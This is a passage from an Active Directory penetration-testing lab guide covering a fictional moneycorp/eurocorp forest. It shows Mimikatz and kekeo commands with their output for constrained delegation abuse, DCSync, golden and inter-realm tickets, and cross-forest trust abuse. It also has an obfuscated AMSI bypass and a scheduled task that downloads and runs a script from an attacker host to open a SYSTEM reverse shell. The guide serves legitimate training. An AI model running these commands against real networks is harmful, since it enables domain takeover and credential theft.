  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256 hmac
afd6bd6a8cd05c5a9ee12289c3e0256ff6de208417643550170ecc7b17fc5847
  [s4u2self] Administrator@dollarcorp.moneycorp.local
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file
'TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL webs
vc@DOLLARCORP.MONEYCORP.LOCAL.kirbi'
  [s4u2proxy] cifs/dcorp-mssql.dollarcorp.moneycorp.LOCAL
  > Ticket in file
'TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL cifs
~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi'
Next, inject the ticket in current session to use it:
PS C:\AD\Tools\kekeo> . ..\Invoke-Mimikatz.ps1
PS C:\AD\Tools\kekeo\x64> Invoke-Mimikatz -Command '"kerberos::ptt
TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL cifs~
dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
               Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
                > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # kerberos::ptt
TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL cifs~
dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi
'TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL cifs
~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi': OK
```

PS C:\AD\Tools\kekeo\x64> ls \\dcorp-mssql.dollarcorp.moneycorp.local\c\$

Directory: \\dcorp-mssql.dollarcorp.moneycorp.local\c\$

Mode	LastWriteTime	Length Name		
d	2/23/2018 11:06 AM	PerfLogs		
d-r	11/3/2018 4:00 PM	Program Files		
d	11/3/2018 4:04 PM	Program Files (x86)		
d	10/30/2018 3:52 PM	Temp		
d	1/10/2019 10:34 AM	Transcripts		
d-r	11/3/2018 1:46 PM	Users		
d	10/30/2018 2:11 PM	Windows		

For the next task, enumerate the computer accounts with constrained delegation enabled:

PS C:\AD\Tools\kekeo> Get-DomainComputer -TrustedToAuth

logoncount : 22 : 2/18/2019 6:39:39 AM badpasswordtime distinguishedname : CN=DCORP-ADMINSRV, OU=Applocked, DC=dollarcorp, DC=moneycorp, DC=local objectclass : {top, person, organizationalPerson, user...} badpwdcount : 0 lastlogontimestamp : 2/17/2019 5:24:52 AM objectsid : S-1-5-21-1874506631-3219952063-538504511-1114 : DCORP-ADMINSRV\$ samaccountname localpolicyflags : 0 codepage : 0 samaccounttype : MACHINE ACCOUNT countrycode : DCORP-ADMINSRV accountexpires : NEVER : 2/17/2019 4:20:01 PM whenchanged : 4 instancetype : 14594 usncreated objectguid : eda89f4e-dfec-429a-8b78-fe55624b85c9 operatingsystem : Windows Server 2016 Standard operatingsystemversion : 10.0 (14393) : 12/31/1600 4:00:00 PM lastlogoff

TIME/dcorp-DC}

msds-allowedtodelegateto : {TIME/dcorp-dc.dollarcorp.moneycorp.LOCAL,

```
objectcategory
CN=Computer, CN=Schema, CN=Configuration, DC=moneycorp, DC=local
dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/19/2019 12:55:49 PM, 2/17/2019 1:42:26
                              PM...}
serviceprincipalname
                             : {TERMSRV/DCORP-ADMINSRV, TERMSRV/dcorp-
adminsrv.dollarcorp.moneycorp.local,
                               WSMAN/dcorp-adminsrv, WSMAN/dcorp-
adminsrv.dollarcorp.moneycorp.local...}
                             : 2/19/2019 7:09:48 AM
lastlogon
iscriticalsystemobject
                            : False
usnchanged
                            : 17125
                            : WORKSTATION TRUST ACCOUNT,
useraccountcontrol
DONT EXPIRE PASSWORD, TRUSTED TO AUTH FOR DELEGATION
                            : 2/17/2019 1:24:51 PM
whencreated
                            : 515
primarygroupid
                            : 2/17/2019 5:24:51 AM
pwdlastset
msds-supportedencryptiontypes : 28
                             : DCORP-ADMINSRV
dnshostname
                             : dcorp-adminsrv.dollarcorp.moneycorp.local
```

We have the hash of adminsrv\$ from dcorp-adminsrv machine. Let's request a TGT. Please note that the hash may change in the lab:

PS C:\AD\Tools\kekeo\x64> .\kekeo.exe

kekeo # tgt::ask /user:dcorp-adminsrv\$ /domain:dollarcorp.moneycorp.local /rc4:8c6264140d5ae7d03f7f2a53088a291d

```
/rc4:8c6264140d5ae7d03f7f2a53088a291d

Realm : dollarcorp.moneycorp.local (dollarcorp)

User : dcorp-adminsrv$ (dcorp-adminsrv$)

CName : dcorp-adminsrv$ [KRB_NT_PRINCIPAL (1)]

SName : krbtgt/dollarcorp.moneycorp.local [KRB_NT_SRV_INST (2)]

Need PAC : Yes

Auth mode : ENCRYPTION KEY 23 (rc4_hmac_nt ):

8c6264140d5ae7d03f7f2a53088a291d

[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)

[kdc] addr: 172.16.2.1 (auto)

> Ticket in file 'TGT_dcorp-
```

adminsrv\$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi'

Since there is no SNAME validation, we can request TGS for time and also Idap service on dcorp-dc as the domain administrator - Administrator:

```
kekeo # tqs::s4u /tqt:TGT dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL krbtgt~dollarcorp.moneycorp.local@DOLLAR
CORP.MONEYCORP.LOCAL.kirbi /user:Administrator@dollarcorp.moneycorp.local
/service:time/dcorp-dc.dollarcorp.moneycorp.LOCAL|ldap/dcorp-
dc.dollarcorp.moneycorp.LOCAL
Ticket : TGT dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL krbtgt~dollarcorp.moneycorp.local@DOLLAR
CORP.MONEYCORP.LOCAL.kirbi
  [krb-cred]
                S: krbtqt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [krb-cred] E: [00000012] aes256 hmac
  [enc-krb-cred] P: dcorp-adminsrv$ @ DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] T: [1/14/2019 1:04:21 PM; 1/14/2019 11:04:21 PM]
{R:1/21/2019 1:04:21 PM}
  [enc-krb-cred] F: [40e10000] name canonicalize; pre authent; initial;
renewable ; forwardable ;
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256 hmac
34826e686b2e0320d16e76cbbbcbdc61b3dd93c22e3437578a4db9c0cecd4f60
  [s4u2self] Administrator@dollarcorp.moneycorp.local
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file
'TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL dcor
p-adminsrv$@DOLLARCORP.MONEYCORP.LOCAL.kirbi'
Service(s):
  [s4u2proxy] time/dcorp-dc.dollarcorp.moneycorp.LOCAL
 [s4u2proxy] Alternative ServiceName: ldap/dcorp-
dc.dollarcorp.moneycorp.LOCAL
  > Ticket in file
'TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL ldap
~dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL ALT.kirbi'
```

Let's use the LDAP ticket now:

```
PS C:\AD\Tools\kekeo\x64> ...\..\Invoke-Mimikatz.ps1
PS C:\AD\Tools\kekeo\x64> Invoke-Mimikatz -Command '"kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL ALT.kirbi"'
```

```
.#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
               Vincent LE TOUX
 '## v ##'
                                        ( vincent.letoux@gmail.com )
  '####"
               > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # kerberos::ptt
TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL ldap~
dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL ALT.kirbi
* File:
'TGS Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL ldap
~dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL ALT.kirbi':
OK
Now, using this TGS, we can use DCSync from mimikatz without DA privileges:
PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync
/user:dcorp\krbtgt"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
## \ / ##
               > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
               Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
 '####"
                > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account
Object RDN : krbtgt
** SAM ACCOUNT **
SAM Username
                   : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control: 00000202 ( ACCOUNTDISABLE NORMAL ACCOUNT )
Account expiration :
Password last change : 2/16/2019 11:01:46 PM
Object Security ID : S-1-5-21-1874506631-3219952063-538504511-502
Object Relative ID : 502
```

Hash NTLM: **ff46a9d8bd66c6efd77603da26796f35** ntlm- 0: ff46a9d8bd66c6efd77603da26796f35

lm - 0: b14d886cf45e2efb5170d4d9c4085aa2

Supplemental Credentials:

* Primary:NTLM-Strong-NTOWF *

Random Value: 6cb7f438bf5c099fe4d029ebb5c6e08e

* Primary: Kerberos-Newer-Keys *

Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt

Default Iterations: 4096

Credentials

aes256 hmac (4096):

e28b3a5c60e087c8489a410a1199235efaf3b9f125972c7a1e7618a7469bfd6a

aes128 hmac (4096) : 4cffc651ba557c963b71b49d1add2e6b

des_cbc_md5 (4096) : bf5d7319947f54c7

* Primary:Kerberos *

Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt

Credentials

des cbc md5 : bf5d7319947f54c7

* Packages *

NTLM-Strong-NTOWF

[snip]

Learning Objective 19:

Task

• Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using the domain trust key.

Solution

We need the trust key for the trust between dollarcorp and moneycrop, which can be retrieved using mimikatz. Run the below command as DA. Please note that the trust key may be differnet in the lab:

```
PS C:\WINDOWS\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\WINDOWS\system32> cd C:\AD\Tools\
PS C:\AD\Tools> $sess = New-PSSession -ComputerName dcorp-
dc.dollarcorp.moneycorp.local
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> sET-
ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE] ( "{1}{0}"-F'F', 'rE'
              GeT-VariaBle ("1Q2U" +"zX" ) -VaL
        (
)."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System' )
)."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),(
"{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"(
${n`UL1},${t`RuE} )
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> exit
PS C:\AD\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -
Session $sess
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
                > http://pingcastle.com / http://mysmartlogon.com ***/
  '####"
mimikatz(powershell) # lsadump::trust /patch
Current domain: DOLLARCORP.MONEYCORP.LOCAL (dcorp / S-1-5-21-1874506631-
3219952063-538504511)
Domain: MONEYCORP.LOCAL (mcorp / S-1-5-21-280534878-1496970234-700767426)
[ In ] DOLLARCORP.MONEYCORP.LOCAL -> MONEYCORP.LOCAL
```

```
* 2/16/2019 11:00:16 PM - CLEAR - fe 04 ec 7e c8 61 1d d4 b3 08 71 63
7c a9 4e 59 5d 95 e0 ae f3 9a f4 d8 38 99 ec f4 be fb 80 7e 38 ea 8d fa da 73
33 65 ff d8 c8 94 b1 04 b7 f0 b1 82 03 30 d1 13 61 3f ee e6 0c c5 ad 02 ea a8
ab 61 dd 33 1d 77 97 4b fb 1c 28 aa 3b 93 e2 60 3b be 4f 85 ba 83 1d d7 fb 25
d9 74 e9 a5 a3 cf 1a a3 d8 9a 5e 12 6c 11 0a af c6 aa 5c 9a c7 ce ce d1 2b 66
6a 3e 68 64 14 83 9f af e3 ae 9d 4e c5 f6 8c 51 b3 34 90 70 7a 10 da 20 d4 e9
05 16 d9 d6 91 bb e6 1e 6d bc dd 48 e9 02 b0 71 31 b8 e5 ed df 83 b4 8c bd 13
be 6f 07 12 72 4b cb 60 35 4d 82 cc d2 80 51 8a 72 e6 0c 2c 16 10 ba dc c7 53
71 64 ed 8e ee d2 1c 6f 0c 80 e8 42 68 22 94 b2 4c 61 19 73 21 31 84 86 58 05
1a 00 fc 8c ca 2b 6b e5 56 c6 9b 0e ad b4 e2 18 e0 7f b8 cc 33 b5 c4 7f a6 74
eb 5d 49 3e a0 37 09 bf 24 e7
       * aes256 hmac
857caca67c0728c7b0a8da087884339008892add8d6e71db03f0d3246c50e725
        * aes128 hmac
                           4ee7c224bfb9f79f8020b9ec331877f2
                            f052addf1d43f864a7d0c21cbce440c9
        * rc4 hmac nt
 [ Out ] MONEYCORP.LOCAL -> DOLLARCORP.MONEYCORP.LOCAL
    * 2/16/2019 11:00:16 PM - CLEAR - fe 04 ec 7e c8 61 1d d4 b3 08 71 63
7c a9 4e 59 5d 95 e0 ae f3 9a f4 d8 38 99 ec f4 be fb 80 7e 38 ea 8d fa da 73
33 65 ff d8 c8 94 b1 04 b7 f0 b1 82 03 30 d1 13 61 3f ee e6 0c c5 ad 02 ea a8
ab 61 dd 33 1d 77 97 4b fb 1c 28 aa 3b 93 e2 60 3b be 4f 85 ba 83 1d d7 fb 25
d9 74 e9 a5 a3 cf 1a a3 d8 9a 5e 12 6c 11 0a af c6 aa 5c 9a c7 ce ce d1 2b 66
6a 3e 68 64 14 83 9f af e3 ae 9d 4e c5 f6 8c 51 b3 34 90 70 7a 10 da 20 d4 e9
05 16 d9 d6 91 bb e6 1e 6d bc dd 48 e9 02 b0 71 31 b8 e5 ed df 83 b4 8c bd 13
be 6f 07 12 72 4b cb 60 35 4d 82 cc d2 80 51 8a 72 e6 0c 2c 16 10 ba dc c7 53
71 64 ed 8e ee d2 1c 6f 0c 80 e8 42 68 22 94 b2 4c 61 19 73 21 31 84 86 58 05
1a 00 fc 8c ca 2b 6b e5 56 c6 9b 0e ad b4 e2 18 e0 7f b8 cc 33 b5 c4 7f a6 74
eb 5d 49 3e a0 37 09 bf 24 e7
        * aes256 hmac
9ebde44741de478c198e71a51d13873373205073f3393cdbe8d46cb712a43019
        * aes128 hmac 641e51f85bce043af2253c97de1b4abe
       * rc4 hmac nt
                          f052addf1d43f864a7d0c21cbce440c9
[snip]
Create the inter-realm TGT by running the below command on your machine:
PS C:\AD\Tools\kekeo old> Invoke-Mimikatz -Command '"kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-
700767426-519 /rc4:f052addfld43f864a7d0c21cbce440c9 /service:krbtgt
/target:moneycorp.local /ticket:C:\AD\Tools\kekeo old\trust tkt.kirbi"'
```

```
mimikatz(powershell) # kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519
/rc4:f052addf1d43f864a7d0c21cbce440c9 /service:krbtgt /target:moneycorp.local
/ticket:C:\AD\Tools\kekeo old\trust tkt.kirbi
         : Administrator
Domain : dollarcorp.moneycorp.local (DOLLARCORP)
         : S-1-5-21-1874506631-3219952063-538504511
SID
User Id : 500
Groups Id: *513 512 520 518 519
Extra SIDs: S-1-5-21-280534878-1496970234-700767426-519;
ServiceKey: f052addf1d43f864a7d0c21cbce440c9 - rc4 hmac nt
Service : krbtqt
Target : moneycorp.local
Lifetime : 2/19/2019 7:38:33 AM ; 2/16/2029 7:38:33 AM ; 2/16/2029 7:38:33
-> Ticket : C:\AD\Tools\kekeo old\trust tkt.kirbi
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
 * KrbCred generated
```

Next, create a TGS for a service (CIFS) in the parent domain (moneycorp.local):

PS C:\AD\Tools\kekeo_old> .\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi CIFS/mcorp-dc.moneycorp.local

Present the TGS to the target service:

Final Ticket Saved to file !

```
PS C:\AD\Tools\kekeo_old> .\kirbikator.exe lsa .\CIFS.mcorpdc.moneycorp.local.kirbi
```

Destination : Microsoft LSA API (multiple)

- < .\CIFS.mcorp-dc.moneycorp.local.kirbi (RFC KRB-CRED (#22))</pre>
- > Ticket Administrator@dollarcorp.moneycorp.local-CIFS~mcorp-dc.moneycorp.local@MONEYCORP.LOCAL : injected

Now, try to access the target service – a success means escalation to the parent DA:

PS C:\AD\Tools\kekeo_old> ls \\mcorp-dc.moneycorp.local\c\$

Directory: \\mcorp-dc.moneycorp.local\c\$

Mode	LastWriteTime		Length Name			
d	2/23/2018 11:06	AM		PerfLogs	3	
d-r	12/13/2017 9:0	0 PM		Program	Files	
d	10/14/2018 3:2	0 AM		Program	Files	(x86)
d	10/30/2018 2:4	9 PM		Temp		
d-r	10/30/2018 2:0	6 PM		Users		
d	10/30/2018 3:0	2 PM		Windows		

Learning Objective 20:

Task

• Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using dollarcorp's krbtgt hash.

Solution

We already have the krbtgt hash of dollarcorp. Let's create the inter-realm TGT:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-
700767426-519 /krbtqt:ff46a9d8bd66c6efd77603da26796f35
/ticket:C:\AD\Tools\krbtgt tkt.kirbi"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
 '####"
                > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519
/krbtqt:ff46a9d8bd66c6efd77603da26796f35 /ticket:C:\AD\Tools\krbtqt tkt.kirbi
         : Administrator
User
Domain
         : dollarcorp.moneycorp.local (DOLLARCORP)
         : S-1-5-21-1874506631-3219952063-538504511
SID
User Id : 500
Groups Id: *513 512 520 518 519
Extra SIDs: S-1-5-21-280534878-1496970234-700767426-519;
ServiceKey: ff46a9d8bd66c6efd77603da26796f35 - rc4 hmac nt
Lifetime : 1/14/2019 1:47:43 PM ; 1/11/2029 1:47:43 PM ; 1/11/2029 1:47:43
-> Ticket : C:\AD\Tools\krbtgt tkt.kirbi
* PAC generated
* PAC signed
* EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

Final Ticket Saved to file !

Next, inject the ticket using mimikatz:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::ptt
C:\AD\Tools\krbtgt tkt.kirbi"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
                 Vincent LE TOUX
 '## v ##'
                                          ( vincent.letoux@gmail.com )
  '#####'
                 > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # kerberos::ptt C:\AD\Tools\krbtgt tkt.kirbi
* File: 'C:\AD\Tools\krbtgt tkt.kirbi': OK
PS C:\AD\Tools> gwmi -class win32 operatingsystem -ComputerName mcorp-
dc.moneycorp.local
SystemDirectory : C:\Windows\system32
Organization
BuildNumber : 14393
RegisteredUser : Windows User
SerialNumber : 00378-00000-00000-AA739
               : 10.0.14393
Version
Let's extract credential of the Enterprise Administrator which can be used later for DCShadow. We will
schedule a task on the forest root DC and execute a reverse shell on it. First, start a listener:
PS C:\AD\Tools> . .\powercat.ps1
```

```
PS C:\AD\Tools> powercat -1 -v -p 443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
```

Now, using the privileges which we achieved above, let's schedule a task and run it as SYSTEM on mcorp-dc. We will use Invoke-PowerShellTcp from Nishang but modify it to make a function call within the script:

```
PS C:\AD\Tools> schtasks /create /S mcorp-dc.moneycorp.local /SC Weekly /RU
"NT Authority\SYSTEM" /TN "STCheckx" /TR "powershell.exe -c 'iex (New-Object
Net.WebClient) .DownloadString(''http://172.16.100.x/Invoke-
PowerShellTcpEx.ps1''')'"
SUCCESS: The scheduled task "STCheckx" has successfully been created.
```

PS C:\Users\student2> schtasks /Run /S mcorp-dc.moneycorp.local /TN "STCheckx"

SUCCESS: Attempted to run the scheduled task "STCheckx".

On the listener:

```
PS C:\AD\Tools> powercat -1 -v -p 443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.1.1] port [tcp] accepted (source port
54489)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...
Windows PowerShell running as user MCORP-DC$ on MCORP-DC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> hostname
mcorp-dc
PS C:\Windows\system32> whoami
nt authority\system
```

Download and execute Invoke-Mimikatz in memory. Either obfuscate it or disable AMSI for the reverse shell:

```
PS C:\Windows\system32>set-Item ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) (
[TYpE] ( "{1}{0}"-F'F','rE' ) ) ; (
GeT-VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Man
agement.','utomation.','s','System' ) )."g`etf`iElD"( ( "{0}{2}{1}" -
f'amsi','d','InitFaile' ),( "{2}{4}{0}{1}{3}" -
f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"( ${n`UL1},${t`RuE})
PS C:\Windows\system32> iex (New-Object
Net.WebClient).DownloadString('http://172.16.100.x/Invoke-Mimikatz.ps1')
PS C:\Windows\system32> Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
  .####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                               ( vincent.letoux@gmail.com )
                 > http://pingcastle.com / http://mysmartlogon.com ***/
 '####"
mimikatz(powershell) # lsadump::lsa /patch
Domain : mcorp / S-1-5-21-280534878-1496970234-700767426
RID : 000001f4 (500)
User : Administrator
NTLM: 71d04f9d50ceb1f64de7a09f23e6dc4c
```

RID : 000001f5 (501)

User : Guest

LM : NTLM : [snip]

Learning Objective 21:

Task

• With DA privileges on dollarcorp.moneycorp.local, get access to SharedwithDCorp share on the DC of eurocorp.local forest.

Solution

With DA privileges, run the following command to retrieve the trust key for the trust between dollarcorp and eurocorp:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::trust /patch"' -
ComputerName dcorp-dc.dollarcorp.moneycorp.local
[snip]
Domain: EUROCORP.LOCAL (ecorp / S-1-5-21-1652071801-1423090587-98612180)
[ In ] DOLLARCORP.MONEYCORP.LOCAL -> EUROCORP.LOCAL
   * 2/18/2019 3:26:10 AM - CLEAR - a8 be 10 ee b8 6a 53 da 0c 18 d2 67 e1
b3 4e 6f 1c 4f 42 d4 e4 3e ca 1c 55 2b 77 69
       * aes256 hmac
279ab30d5411c36f4047d130d5b21f38678af8b6654f2fecc4350670a469c74f
       * aes128 hmac fdd2f3f09b248bd6041cb4517d24cde7
       * rc4 hmac nt
                          0fd0741334bd0ef966f87094f10cc522
 [ Out ] EUROCORP.LOCAL -> DOLLARCORP.MONEYCORP.LOCAL
   * 2/18/2019 3:26:10 AM - CLEAR - a8 be 10 ee b8 6a 53 da 0c 18 d2 67 e1
b3 4e 6f 1c 4f 42 d4 e4 3e ca 1c 55 2b 77 69
       * aes256 hmac
f34b83d1a07ee1c0dc785bedc22765590c74934ed2123425e70df733c7481d38
       * rc4 hmac nt
                         0fd0741334bd0ef966f87094f10cc522
 [snip]
```

Create the inter-realm TGT:

mimikatz(powershell) # Kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063538504511 /rc4:0fd0741334bd0ef966f87094f10cc522 /service:krbtgt
/target:eurocorp.local /ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi

User : Administrator

Domain : dollarcorp.moneycorp.local (DOLLARCORP)
SID : S-1-5-21-1874506631-3219952063-538504511

User Id : 500

Groups Id: *513 512 520 518 519

ServiceKey: 0fd0741334bd0ef966f87094f10cc522 - rc4 hmac nt

Service : krbtgt

Target : eurocorp.local

Lifetime : 1/14/2019 2:19:00 PM ; 1/11/2029 2:19:00 PM ; 1/11/2029 2:19:00

PM

-> Ticket : C:\AD\Tools\kekeo old\trust forest tkt.kirbi

- * PAC generated
- * PAC signed
- * EncTicketPart generated
- * EncTicketPart encrypted
- * KrbCred generated

Final Ticket Saved to file !

Get a TGS for a service (CIFS) in the target forest (eurocorp.local):

```
PS C:\AD\Tools\kekeo old> .\asktgs.exe
```

C:\AD\Tools\kekeo old\trust forest tkt.kirbi CIFS/eurocorp-dc.eurocorp.local

> CIFS/eurocorp-dc.eurocorp.local

* Ticket in file 'CIFS.eurocorp-dc.eurocorp.local.kirbi'

Present the TGS to the service (CIFS) in the target forest (eurocorp.local):

PS C:\AD\Tools\kekeo_old> .\kirbikator.exe lsa .\CIFS.eurocorpdc.eurocorp.local.kirbi

Destination : Microsoft LSA API (multiple)
 < .\CIFS.eurocorp-dc.eurocorp.local.kirbi (RFC KRB-CRED (#22))</pre>

> Ticket Administrator@dollarcorp.moneycorp.local-CIFS~eurocorp-dc.eurocorp.local@EUROCORP.LOCAL : injected

PS C:\AD\Tools\kekeo old> ls \\eurocorp-dc.eurocorp.local\SharedwithDCorp\

Directory: \\eurocorp-dc.eurocorp.local\SharedwithDCorp

Mode	LastWriteTime		Length Name
-a	11/12/2018	3:25 PM	29 secret.txt

PS C:\AD\Tools\kekeo_old> cat \\eurocorp-dc.eurocorp.local\SharedwithDCorp\secret.txt
Dollarcorp DAs can read this!

Learning Objective 22:

Task

• Get a reverse shell on a SQL server in eurocorp forest by abusing database links from dcorpmssal.

Solution

Let's start with enumerating SQL servers in the domain and if studentx has privileges to connect to any of them. We can use PowerUpSQL module for that:

```
